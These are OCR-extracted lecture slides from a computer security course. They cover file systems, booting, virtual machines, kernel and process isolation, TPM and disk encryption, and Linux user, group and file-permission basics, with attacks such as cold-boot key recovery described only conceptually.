
- The CPU can only access the logical memory pages which are mapped to physical memory frames
- If CPU needs to access a logical memory page which is mapped to a frame on the secondary storage, it is called **page fault**
- To handle the page fault, the operating system needs to bring that frame on the secondary storage into physical memory
  - If there is available frame in physical memory, just copy that frame from secondary storage to physical memory, and update the page table accordingly
  - If there is no available frame in physical memory, copy a physical memory frame to secondary storage so that we can have an available frame in physical memory, then continue to handle page fault….

OS: Disk Management and File System

Disk Organization

- Disk (hard disk, SSD, …) organization
  - Disk is split into many sectors (each sector is 512B on hard disk and SSD)
  - **Master Boot Record** (MBR) at sector 0
    - MBR contains the boot code (for starting up a computer) and the partition table (the locations of partitions)
  - MBR is followed by one or more **partition**s
    - Each partition can contain an independent **file system**
    - For example, we can install several operating systems on a disk, each OS is in a partition. When a computer starts up, a user can choose an operating system to run on computer.

Disk Organization



File System

- File system is a method and data structure that the operating system uses to organize and retrieve data stored on a disk
- File system consists of many different levels, such as
  - Logical File System: manage directory structure, file creation, access, deletion, protection and security
  - File Organization Module: allocate storage space for files, translates logical block addresses to physical block addresses, and manage free disk space
  - Basic File System: manage buffers and caches, issue commands to the appropriate device driver to read and write physical blocks on the disk.
  - I/O Control: device drivers and interrupt handlers for transferring information between memory and the disk system.

File

- A file has the following information:
  - Data: information stored in the file
  - Metadata (attributes): additional information associated with the file

File Data

- There are two main types of data in a file
  - ASCII files
    - Example: text file, programming source codes, etc
    - Can be displayed or printed as is
  - Binary files
    - Example: executable, pdf file, movie, image
    - Have a predefined internal structure that can be processed by specific program
      - PDF reader for pdf file
      - Image viewer to display an image file

File Metadata


- A file may have the following metadata (attributes)
  - Name - A human-readable reference to the file
  - Identifier – A unique ID for the file used by the file system
  - Type - indicate different types (executable, text file, directory, etc.)
  - Location - pointer to file location in storage (disk, SSD, …)
  - Size - current file size
  - Protection - controls who can do reading, writing, executing
  - Time, date, and owner information - data for protection, security, and usage monitoring
- These information about files are **kept in the directory structure**, which is **maintained on the disk**

Directory (Folder)

- A directory typically contains a number of entries, one per file or subdirectory
  - each entry contains a file name and the file metadata
  - or contains the subdirectory name and the subdirectory metadata
- Both the directory and the files reside on disk.

Directory Structure

Directory structure is normally based on tree structure



File Allocation

- A file is logically stored in a number of contiguous logical blocks (each logic block may be 8KB)
- Disk is split into many blocks
- Three possible ways to allocate a file to disk (mapping the logical blocks to disk blocks)
  - Contiguous Allocation
  - Linked Allocation
  - Indexed Allocation

File Allocation: Contiguous Allocation

- Each file occupies a sequence of contiguous blocks on the disk
  - Simple: only starting location (block number) and length (number of block) are required
  - Support random access (it is easy to compute the location for each physical block
- Problems
  - As files get written and deleted, there is fragmentation on the disk
  - Expensive to allocate contiguous disk blocks to files due to fragmentation

File Allocation: Linked Allocation

- Each file is stored in a linked list of disk blocks (each disk block points to the next disk block of the file). The disk blocks can be anywhere on disk.
  - Simple: need only starting address
  - No waste of space
  - No constraint on file size: blocks can be allocated as needed
  - Problem: random access not supported. If we want to read one block of a file, we have to read all the previous blocks


File Allocation: Linked Allocation: FAT

- File Allocation Table (FAT) is used improve the performance for random access of linked allocation
  - The table has one entry for each disk block, and is indexed by block number
  - The FAT entry contains either a "free", or a special end-of-file value, or the block number of the next block in a file
  - In the directory structure, the entry for a file contains the block number of the first block of the file on the disk.
    - From the block number of the first block of the file, lookup the table, find the block number of the second block of the file, ….

File Allocation: Linked Allocation: FAT

- FAT file system is supported on most of the operating systems
  - Storage devices using FAT file system can be accessed by many computer systems
  - FAT file system is used in USB flash drive, digital camera …
  - exFAT file system is used in Android mobile phones
  - FAT file system is no longer the default file system for Microsoft Windows computer (Microsoft Windows use NTFS file system since the Windows NT version released in 1993)

Example: Suppose that a file is stored in three blocks on disk: 217, 618, 339. In the FAT table, at the entry with number 217, the value 618 is stored. At the entry with number 618, the value 339 is stored. By looking up the FAT table, the OS can quickly find out which disk blocks are used for this file.



File Allocation: Indexed Allocation

- Indexed Allocation (Used in Unix, Linux)
  - Each file has an index block which contains all pointers to the allocated blocks
    - Support random access
    - Similar to the paging scheme used in the memory management
    - Problem: Overhead of keeping index blocks and address mapping
  - In directory structure, the entry of a file contains the block number of the index block of the file

File Allocation: Indexed Allocation

- Index allocation is used in Unix and Linux file system
  - Linux file systems: ext2, ext3, ext4

Open File

- File must be opened before we can read/write it
- In C programming, to open a file, the syntax is:

```
FILE *fptr;
fptr = fopen("filename_to_open","mode");
```

- There are six possible modes for opening a file: https://www.tutorialspoint.com/c_standard_library/c_function_fopen.htm
- For example, on Windows computer, open a text file for write in a existing directory "temp":

```
fptr = fopen("C:\\temp\\newprogram.txt","w");
```


Open File

- The C function fopen() invokes the system call open(), then the operating system perform the following operations:
  - check whether the file exists or not. (when we open a file for write, if the file does not exist, a new file is created if permission is allowed)
  - check whether this process is allowed to open this file
  - system call open() returns -1 if open file failed; otherwise, open() returns a non-negative integer (called file descriptor), used as a unique index for the opened file

Open File

- C function fopen() returns a pointer
  - fopen() returns a pointer NULL if open() returns -1; otherwise, the fopen returns a pointer which points to a file structure type that can be used to access the open file

Read/Write File

- Example: To read a file in C programming, we use the function fread(). It invokes the system call read().

```
int main() {
      FILE *pf;
      char content[100];

      pf = fopen("the_file.txt", "rb");
      /* Reads 100 bytes from the file */
      fread(&content, sizeof(char), 100, pf);
      fclose(pf);
      return(0);
}
```


Close File

- After finishing all the operations on a file, we need to close a file
  - The system call close() disables the file descriptor
  - In C programming, we call function fclose() to invoke the system call close() to close a file
- Why close a file?
  - Reduce the cost of the operating system of managing the opened files
  - Some files cannot be opened at the same time by two processes. If we do not close it, the other process cannot open it
  - When we write data into a file, the data may not be written into the disk immediately. The data may be stored in a buffer. Closing a file ensures that the data in the buffer is written into the disk.

OS: Starting Up Operating System

Booting

- In the previous slides, we assumed that an operating system is running on a computer, so the operating system can manage the processes and the hardware resources.
- But how to start running the operating system when a computer is turned on?
  - **Booting**: the process of starting a computer

Bootstrapping

- Note that the code of operating system should be in memory, then the CPU can execute the code
- Two possible ways that an operating system gets started:
  - If the operating system is stored in ROM (ROM is a type of computer memory), the CPU can directly execute the operating system (it happens in some embedded systems)
  - If the code of operating system is stored in secondary storage, the operating system must be loaded into RAM, then the CPU can execute the operating system
    - **Bootstrapping**: Loading the operating system into RAM and start executing the operating system
    - Bootstrapping is needed for most of the computer systems (personal computer, server, mobile phone, tablet computer). We will learn it …

Boot Loader

- To load the operating system from the secondary storage into RAM, the CPU should execute some software (**boot loader**) to load the operating system
- When a computer is turned on, the boot loader is the first software that is executed. The boot loader performs a number of tasks:
  - Checking for and initializing hardware devices, such as the CPU, memory, and storage devices
  - Loading and executing the kernel of operating system
  - (It may provide a boot menu, which allows the user to choose which operating system to boot, or to enter advanced boot options.)

Boot Loader

- There are different boot loaders
- The basic boot loaders for personal computers are:
  - BIOS (Basic Input/Output System)
  - UEFI (Unified Extensible Firmware Interface)
- The advanced boot loaders are:
  - GRUB
  - LILO (Linux Loader)
  - Windows Boot Manager
- We will learn BIOS in the next slide

Bootstrapping with BIOS

- BIOS is a chip on the computer motherboard. Code is stored in the ROM of BIOS.
- When the computer is turned on, the CPU executes the code stored in BIOS.
- The BIOS code is executed to load the first sector of the hard disk (MBR, master boot record) into memory
- The code in MBR is executed to load the first sector of a partition into memory (the partition with the first sector ends with 0x55AA, which indicates that it is the boot sector)
- The code in the first sector ends with 0x55AA of a partition is executed to load the kernel of operating system of that partition, then start running the kernel

Virtual Machine

Virtual Machine

- Virtual machine (VM) is the software emulation of a computer system
  - Virtualization of computer hardware (CPU, memory, devices …)
  - Provide functionality of a physical computer.
- There are two types of virtual machine:
  - System virtual machine (full virtualization VM): provide a substitute for a real machine. They provide functionality needed to execute entire operating systems.
  - Process virtual machine: provide the functionality needed to execute some computer programs


Hypervisor

- Hypervisor (also called virtual machine monitor, VMM) is a type of software or hardware that creates and runs virtual machine
  - Host machine is a computer on which a hypervisor runs
  - Guest machine is an virtual machine running on a hypervisor


Hypervisor

- There are two types of hypervisors
  - Type 1 hypervisor: Run directly on the host's hardware to control the hardware and to manage guest operating systems
    - Such as VMware (vSphere, ESXi and ESX), Microsoft Hyper-V, Oracle VM Server
  - Type 2 hypervisor: Run as a process on the host
    - Such as VMWare (Workstation, fusion), Oracle VirtualBox, Oracle VM Server for x86.

Type-1 Hypervisor



Type-2 Hypervisor



Benefits of Virtual Machine

- Benefits of system virtual machine
  - Hardware efficiency: Running multiple OS on the same computer the same time
  - Debug an operation system running as virtual chine
  - Security: Containing an OS in a virtual environment. In case that the guest OS is compromised, the rest of the computer is not affected (hopefully)
    - Test/run potentially malicious program
- Benefits of process virtual machine
  - The process virtual machine can be installed on different computer systems. Allow a program to execute in the same way on any platform

Summary

- Computer System
- Operating system
  - Kernel
  - Main tasks of operating system
    - Process Management
    - Application Interface
    - User Interface
    - Device Management
    - Memory management
    - Disk Management and File System
  - Bootstrapping
- Virtual machine

SE6001 Computer Security

Lecture 5

Operating System Security

Table of Contents

Lecture Outline

- Real Mode and Protected Mode
- Kernel Security
- Process Security
- File Security
- Event Logging
- Secure Booting, Disk/Volume Encryption, TPM

Real Mode and Protected Mode

Computer with Almost No Security

- Some embedded computer systems are not under threat, so security is not needed
  - For example, the embedded computer system inside a normal washing machine does not need security mechanism
- If a computer system is not connected to network, and there is only one user using the computer and running trusted programs, security is not important
  - For example, the personal computer before 1980 provides very limited security

Computer with Security

- Today we need to implement security mechanisms on many computer systems, such as personal computers, tablet computers, mobile phones …
  - Example, multiple users use a computer server, we should ensure that each user is protected from other users
  - Example, a person uses mobile phone to visit websites, we need to consider the attacks from malicious websites

Real Mode and Protected Mode

- Real mode and protected mode are two different operating modes of a computer system
- **Real mode**
  - In the some computer systems (such as those based on Intel 8086 and 8088), the CPU can always execute all the instructions and access all the memory locations without any restrictions
    ➔ no security
- **Protected mode**
  - The operating system kernel is separated from the application processes
  - Kernel enforces access controls on memory and resources
- We will learn protected mode in this lecture.

What to protect?

- Protect the operating system: we should ensure that there is no unauthorized access and modification to the operating system
  - Protect the OS during execution
  - Protect the OS files on the hard disk
- Protect users' processes
  - No unauthorized access and modification to a process
- Protect users' files stored on computer
  - No unauthorized access and modification to users' files

Kernel Security

The Importance of Kernel Security


- The operating system kernel is the most critical component in a computer system
  - manage all the hardware devices
  - manage all the processes
  - enforce the access control policies
- If an attacker can modify/control the kernel, the attacker can have full control of the computer

Kernel Protection

- To protect kernel, it is essential to **separate the kernel from the application processes using the following techniques**:
  - Kernel mode
    - The kernel mode indicates the highest privileges
    - The kernel runs in kernel mode
    - The application processes can not run in kernel mode
  - Kernel space
    - The kernel uses the kernel memory space
    - The application processes can not access kernel space
  - System calls
    - The application processes communicate with the kernel through system calls, then the kernel enforces access control on resources


Protection Rings

- Many x86 CPUs for personal computers and servers provide four levels of protection known as rings (or modes).
  - Ring 0 is the highest level of privilege and is reserved for the operating system kernel.
  - Ring 3 is the lowest level of privilege and is used for most user-level processes
- The security mode of CPU is indicated by two mode bits in a status register in CPU



Protection Rings

- But in the popular operating systems, such as Microsoft Windows and Linux, only two levels of protection, Ring 0 and Ring 3, are used.
  - Ring 0 is called **kernel mode**
  - Ring 3 is called **user mode**
- At any time, the CPU is in either kernel mode or user mode



Kernel Mode

- When the CPU runs in kernel mode:
  - It can execute any machine instruction
  - It can access/modify any location in memory
  - It can access and modify any register in the CPU and any device.
- When the kernel is executed on CPU, the CPU is set as kernel mode

User Mode

- When the CPU runs in user mode:
  - The CPU can use a limited set of instructions
  - The CPU can only modify the memory space assigned to that process
  - The CPU can access only a subset of registers in the CPU and it cannot access registers in devices.
  - There is a limited access to the resources of the computer
- The user processes run in user mode

Processes in User Mode (1)

- When the OS boots, it starts in kernel mode
- In kernel mode the OS sets up all the interrupt vectors and initializes all the devices
- Then the kernel starts the first user mode process, and switches to user mode
  - On Linux, the first user mode process is init which has a process ID of 1
  - On Microsoft Windows, it is the session manager process
  - All the application processes are the descendants of the first user mode process (created using fork() and exec())
- In user mode, kernel runs all the background system processes

Processes in User Mode (2)

- All the application processes run in user mode
- On Linux and Windows, there is login process which runs in user mode.
  - When a user starts to use a computer, the user needs to login (by default) from the login process
  - Once the login process has completed and the login is successful, a shell process is executed, and this shell process is this user's first process.
  - All the processes of a user are the descendants of the shell process of that user (created using fork() and exec())

Processes in User Mode (3)

- When a user's process is executed, the CPU is in user mode.
  - The CPU is switched to kernel mode when the user's process makes a system call or when an interrupt is raised.
    - Example: A user's process requests OS service through system call
    - Example: A device sends an interrupt to CPU
  - When the CPU is switched to kernel mode, the user's process is paused and its state is saved. After the interrupt returns, the CPU is switched back to user mode to execute the user's process
  - The interrupt handling code (part of OS) is executed in kernel mode.

Kernel Space and User Space (1)

- On the modern computer systems (server, personal computer, mobile phone, tablet PCs), the logical address space of the computer is divided into kernel space and user space
  - Kernel uses the kernel space
  - An application process uses the user space
  - **An application process is not allowed to access the kernel space**

Kernel Space and User Space (2)

- On the 32-bit x86 computer system, the logical address space is typically 4GB (the memory address is 32-bit, so there are 2^{32} = 4G addresses)
  - In Linux on x86-32, user space is given the lower 3GB of the 32-bit address space, while the kernel space is mapped into the upper 1GB of address space
    - Each process sees 3GB logical address space
  - In Microsoft Windows on x86-32, 2GB for user space and 2GB for kernel space
    - Each process sees 2GB logical address space

Kernel Space and User Space (3)

- On the 64-bit x86 and ARMv8 computer systems, the logical address space is 2^{64} bytes. However, the current operating systems do not use the whole 2^{64} bytes since 2^{64} is too large
  - the user space is 2^{48} bytes (the first 16 bits of the 64-bit logical memory address are 0)
  - the kernel space is 2^{48} bytes (the first 16 bits of the 64-bit logical memory address are 1)

System Call Protection

- An application process can be used to attack the kernel through the system calls
- The kernel must protect itself against errant or malicious user arguments to the system calls when enforce access control
- Examples:
  - Validate pointers: Ensure they point at legal memory for that user process
  - Validate formats: Check that a C string is null terminated or stop before going off valid memory regions
  - Copy arguments to kernel space to avoid TOCTOU (Time of check vs. Time of Use) attacks
    - Some process or device modifying the argument after it is checked but before it is used, then the modified argument can pass the check.

Process Security

Process Security

- In the previous slides, the application processes are separated from the kernel
- To protect the application processes, it is essential that **each process is isolated/separated from other processes**
  - **Memory separation for processes**
  - **Device separation for processes**
  - Keeping processes separated, it prevents one process from accessing the data of another process

Process Separation

- Each process is isolated/separated using its PID
- Each process is also separated according to its UID
  - Each process has UID (User ID).
  - The UID of a process is the ID of the user that starts running the process (UID of a process is not the owner of the program file)
    - A process may access files, printer, microphone, ….
    - Access permission is granted according to the UID of the process (access control enforced by the kernel)
    - Two processes with the same UID have the same permissions

Process Memory Separation

- On Linux and Microsoft Windows,
  - Each process sees and uses the whole user space
  - Each process views that it is the only process running on the computer
  - For example, on the 64-bit Linux, each process sees and uses the 2^{48} Byte user space
- The page table of a process is used to map the logical memory pages of that process to physical memory frames
  - The kernel stores the page tables of a process in kernel space to ensure that each process cannot modify its page table by itself
  - The kernel manages the page tables of the processes to ensure that by default two logical memory pages of two processes are not mapped to the same physical memory frame at the same time ➔ **Every process cannot access the other processes' physical memory**

Process Memory Separation

- For two processes to communicate with each other, we have learned that two processes may communicate using shared memory or message passing.
  - For shared memory, the kernel allocates a piece of physical memory space to two (or more) processes, these processes share this memory space, then they can read/write to this shared memory
  - Note that the shared memory is managed by kernel

Devices Separation for Processes

- The kernel manages the devices so that:
  - the processes can share the devices,
  - there is isolation/separation so that each process views that it is the only process using the device
  - The kernel applies the access control to manage a process's access to a device

Devices Separation for Processes

- Example, keyboard. The processes on a computer share the same keyboard. But **at any time, there is at most one keyboard active process**. The kernel receives the data from keyboard and delivers the data to the keyboard active process.
  - It prevent the other processes from accessing the keyboard data of the keyboard active process

Devices Separation for Processes

- Example, network card. The processes on a computer share the same network card, and they can use the network card at the same time for network communication.
  - The network card has many virtual port numbers
  - Two processes cannot use the same port number of the same network card at the same time
    - When a port number is allocated to a process, this port number cannot be allocated to other processes at the same time
  - It prevents other processes from accessing the network communication data of a process

File Security

File Permission

- Discretionary access control (DAC) is typically used for file protection
  - The owner of a file specifies who can read, write or execute the file
  - These security policies (file permission information) are stored in the metadata of a file
    - ACL-based access control
  - When a process or user requests to access a file, the kernel uses the UID of the process or user to check whether the access can be granted

Event Logging

Event Logging

- Log files are useful for debugging and security detection
- Log files on a computer system typically contain a variety of messages generated by the kernel, system libraries, and various programs running on the system.
  - These messages can include information about system events, such as system startup and shutdown, as well as error messages, warning messages, and other types of information.

Event Logging

- The following log information are relevant to security
  - Application messages: Applications and programs running on the system may generate log messages to report on their activities, as well as to report any errors or problems that they encounter.
    - For example, which applications the user has used, which files the user has accessed, which commands the user has executed
  - Security messages: Such as messages about failed login attempts or about changes to system security settings

Secure Booting, Disk/Volume Encryption, and TPM

Bootstrapping

- We have learned bootstrapping: loading an operating system into RAM from secondary storage and executing the operating system
  - When a computer is turned on, it first executes code stored in BIOS (basic input/output system).
  - On modern systems, the BIOS code loads the second-stage boot loader (and/or third stage boot loader) from the secondary storage (hard disk, SSD) into memory
  - Boot loader handles loading the rest of the operating system into memory and then passes control of execution to the operating system.

Boot Order

- On many personal computers, there are more than one secondary storage devices, such as hard disk, USB drive, CD/DVD, …
- The computer may boot the operating system from hard disk, or USB drive, CD/DVD, or network.
- The boot order specifies the order in which the computer will look for bootable device
  - The boot order can be modified in the BIOS or UEFI setting
  - Typically, when we need to install operating system on a computer, we need to modify the boot order to boot from USB drive or CD/DVD

Attack on Boot Order

- Attack on boot order
  - A malicious user could take control of a computer by altering the boot order
  - Example: change the boot order to boot from a malicious USB drive or CD, then read everything on the hard disk
- To prevent an attacker from modifying the boot order, many computers feature a BIOS/UEFI password to ensure that the boot order cannot be modified by attackers
  - However, if the boot order is to boot first from USB drive or CD/DVD, then the attacker can boot from a malicious device directly without changing the boot order

Attack on Boot Order

- The password protection of the boot order is useful. However it is not sufficient for protecting the security of booting
- Example: if the attacker takes out the computer hard disk, connect it to a computer controlled by the attacker, then the attacker can insert malicious code into operating system, then put back the hard disk. The victim's computer is now under the control of the attacker.

Trusted Platform Module (TPM)

- To achieve strong boot security, we can use the Trusted Platform Module (TPM)
- TPM is typically a hardware chip that is built into the motherboard of many modern computers
  - TPM is tamper resistant (means that it is resistant to unauthorized access and modification)
  - TPM is a secure microcontroller that stores sensitive information, such as passwords, encryption keys, and hash values of files.
  - TPM enable secure boot and other security-related functions

Trusted Platform Module (TPM)

- The cryptographic hash function has the property that it is computationally impossible to find two different inputs with the same output
  - It means that if the hash value of a file is fixed, then any modification to the input file can be detected
- If the hash value of a file is stored into TPM, then TPM is able to check whether there is unauthorised modification to the file

Secure Booting with TPM

- TPM can be used to protect the integrity of boot loaders and the operating system files so as to ensure secure boot
  - Store the hashes of bootloaders into TPM, and compare them to the calculated hashes at boot time to ensure that the boot process is secure
  - Store the hashes of the operating system files into TPM, and comparing them to the calculated hashes at boot time to ensure the integrity of the operating system that is being loaded into the computer memory
  - If there is any failure in the above verifications, the computer stops booting.

Full Disk/Volume Encryption (1)

- Full disk/volume encryption is useful if there are sensitive data on a laptop computer, and the computer may get lost/stolen
  - A volume is a logical storage area that may contain one or multiple partitions
- When full disk/volume encryption is applied, every piece of data written to that disk/volume is encrypted.
  - If the computer gets lost/stolen and is in power off state, the attacker cannot read useful information

Full Disk/Volume Encryption (2)

- On Microsoft Windows, **BitLocker** is commonly used for full disk/volume encryption
  - Many companies and organizations enforce using the BitLocker on their laptop computers
  - On Linux, there is a **Linux Unified Key Setup** (LUKS) which is an alternative to BitLocker.
- When setting up BitLocker, the BitLocker generates a strong secret key, and use this key for encryption and decryption.

Full Disk/Volume Encryption (3)

- The BitLocker encryption key is encrypted with another secret key K, and the encrypted key is stored in the hidden key-storage area on the disk
- There are several ways to setup BitLocker:
  - Setup BitLocker using TPM. If we setup BitLocker with TPM, the secret K is the secret Endorsement Key of TPM. When we use computer, TPM uses its Endorsement Key to decrypt the encrypted BitLocker encryption key.
    - By default, BitLocker uses TPM for secure booting and disk/volume encryption.

Full Disk/Volume Encryption (4)

- There are several ways to setup BitLocker: (cont.)
  - Setup BitLocker using USB Drive. When we setup BitLocker with USB drive, the secret K is stored in a USB drive. Later when we use computer, BitLocker needs to read this key K from USB drive into memory, then use K to decrypt the encrypted BitLocker encryption key
    - If the USB drive storing the secret K gets lost, the data in the encrypted disk or volume gets lost
    - If both the USB drive and the computer get stolen, the data on the computer is insecure.

TPM Availability

- TPM is available on most of the personal computers and laptop computers
  - TPM is not available on Apple's Mac computers
- The operating systems that support TPM are Linux and Microsoft Windows
  - Example: On Windows 10, you can enable TPM in two ways as shown at the website: https://www.windowscentral.com/how-enable-trusted-platform-module-tpm-your-pc-if-its-supported
- Microsoft enforces that Windows 11 can only be installed on computers with TPM 2.0

TPM Availability

- Currently most of the Android devices do not include a TPM, and instead rely on software-based solution, but it is not as secure as a hardware TPM.
- Currently most of the iOS devices do not include a TPM. But the security features built into the iOS hardware and software provide similar functionality and security to what a TPM would provide
  - Inside the A-series CPU of the iPhone and iPad, there is a separate Secure Enclave processor which keeps encryption key for secure storage and use Touch ID/Face ID for secure authentication.

TPM Security

- Some security flaws of TPM have been reported, such as:
  - The keys on some TPMs are not generated securely
  - Cold boot attack is successful against BitLocker+TPM:
    - When computer boots, TPM uses its Endorsement Key to decrypt the encrypted BitLocker Key. The decrypted BitLocker Key is now in the DRAM memory, and is used to decrypt the data read from disk/volume. User interaction is not involved at this stage.
    - After the computer boots, the attacker can cool the DRAM to below -60°C. When the DRAM is very cold, the DRAM can keep the data for a long period without power. The attacker can take out the DRAM, insert it into the attacker's computer to read data. So the attacker can obtain the BitLocker key, and use the key to decrypt the hard disk data.

TPM Security

- TPM is banned in China and Russia due to security concern
  - The computers sold in China are installed with China's Trusted Cryptographic Module (TCM) instead of TPM

Summary

- Real mode and protected mode
- Kernel security
  - Kernel mode, user mode
  - Kernel space, user space
- Process security
  - Memory isolation/separation
  - Device isolation/separation
- File security
- Event logging
- Secure Booting and Full Disk/Volume Encryption
  - TPM is useful for secure booting, disk/volume encryption

SE6001 Computer Security

Lecture 6

Linux Security

Table of Contents

Lecture Outline

- User and Group
- File Permission
- Set-UID
- SELinux
- Linux Security vs. Windows Security

Linux

Linux

- Linux is a family of open-source Unix-like operating systems
- Initial release in 1991
- Linux is named after Linus Torvalds who developed the Linux kernel (he wrote 100% of the initial version of Linux)
- There are many Linux distributions
  - Vary in setup, administration, kernel
  - Popular Linux distributions: Ubuntu, Debian, Redhat, ….

Linux Applications

- 90% of the cloud infrastructure operates on Linux
- 96% of the top one million servers powered by Linux
- 100% of the top 500 supercomputers operate on Linux
- Android is Linux-based operating system
- 83% of developers say Linux is the platform they prefer to work on
- Less than 5% of the desktop and laptop computers use Linux
- ….

Linux: User and Group

User ID

- The access control in Linux is based on User ID and Group ID
- Each user on Linux has a username
- Linux represents each username by an unsigned 32-bit number called User Identifier (UID)
  - In the old Linux systems (before Linux kernel 2.4), a 16-bit UID is used
  - The UID is the actual information that the Linux operating system uses to identify the user
  - Usually, the UIDs for normal users created on a Linux system start from 1000 (on some Linux system, it is 500)
    - The user with UID 1000 is the first normal user ever created on that Linux system

User ID

- In Linux, there is a special user called “root”, also called superuser
  - The UID of root is 0
  - All security checks are turned off for root
  - The root can:
    - read and write any files on the system,
    - perform operations as any user,
    - change system configuration,
    - install and remove software,
    - and upgrade the operating system and/or firmware

    In essence, the root can do pretty much anything on the system

User ID

- There are other UIDs less than 1000 and larger than 0
  - These UIDs are reserved for system accounts, services, and other special accounts

Group ID

- Each user on Linux is **in one or more groups**
- Linux represents each group by an unsigned 32-bit number called Group Identifier (GID)
  - The root is in the group with GID 0
  - Usually, the normal GIDs created on a Linux system start from 1000
  - The Linux OS assigns the UID and GID automatically
    - Example: The first normal user ever created on a Linux system has UID 1000 and GID 1000; the second normal user has UID 1001 and GID 1001; the third normal user has UID 1002 and GID 1002; …

Group ID

- The administrator of Linux can customize and manages the UID and GID of a user
  - The command "useradd" is for customizing the UID and GID of a new user (i.e., give a specific UID and GID to a new user)
  - The command "usermod" is for modifying existing user account details, such as username, password, home directory location, default shell, …
    - We can add an existing user to a group with "usermod"

Group ID

- Each user has a primary group (listed in /etc/passwd), and this GID is the one associated to the files the user created.
- Any user can be a member of multiple groups.
- Group member information is stored in the file /etc/group
  - Each line of the file contains the information of one group, such as the groupname, GID, list of usernames in the group

User Account Information

- Users' account information are stored in the file /etc/passwd
  - Each line of the file is for one user
- The format of user account information: username:password:UID:GID:name:homedir:shell
- Example: jsmith:x:1001:1000:Joe Smith:/home/jsmith:/bin/sh
  - "password" field is a user's hashed password. But this field is usually set to "x" (or some other indicator) with the actual hashed password information being stored in a separate shadow password file

Shadow Password File

- The /etc/passwd is readable to every user. It means that any user can retrieve the hashed passwords of other users, then try to find the passwords of other users
- Making the file passwd readable only to superuser can solve this security problem, but the information such as user-to-userid mapping would be unavailable to the existing applications
- Solution: use a shadow file to store the hashed passwords, and **this file is accessible only to the root**

Shadow Password File


- The shadowed password file /etc/shadow
  - Each line in the file usually contains
    - username,
    - hash algorithm: 1 for MD5, 5 for SHA-256, …
    - salt value : some random number
    - the hashed password
    - and other information
- Example:

  jsmith : 1QIGCa$/ruJs8AvmrknzKTzM2TYE. : other_infor

  (a special Base64-type encoding is used above for salt and hashed password)

Linux Security: File Permission

Linux File System Structure



- /etc/passwd: file contains user account information
- /etc/shadow: shadow password file
- /etc/group: file contains group information
- /home/username: Each username has a directory in the home directory

File and Directory Permissions

- File and directory permissions
  - Administering access rights to specific users and groups of users
- File and directory permission in Linux
  - **Discretionary Access Control (DAC)** is used for managing file/directory permissions
    - The owner of each file/directory specifies who can access it
  - There are three specific file permissions on Linux:
    Readable (r), Writable (w), and Executable (x)
  - There are three specific directory permissions on Linux:
    - r: the directory can be listed
    - w: can create/delete a file or a directory within the directory
    - x: the directory can be entered

File and Directory Permissions

- Permissions on Linux systems are managed in three distinct classes: user (u), group (g), and others (o)
  - For user (the owner of the file or directory), the permissions r, w, x are specified
  - For group (the primary group of the owner), the permissions r, w, x are specified
  - For all the users, the permissions r, w, x are specified

File and Directory Permissions

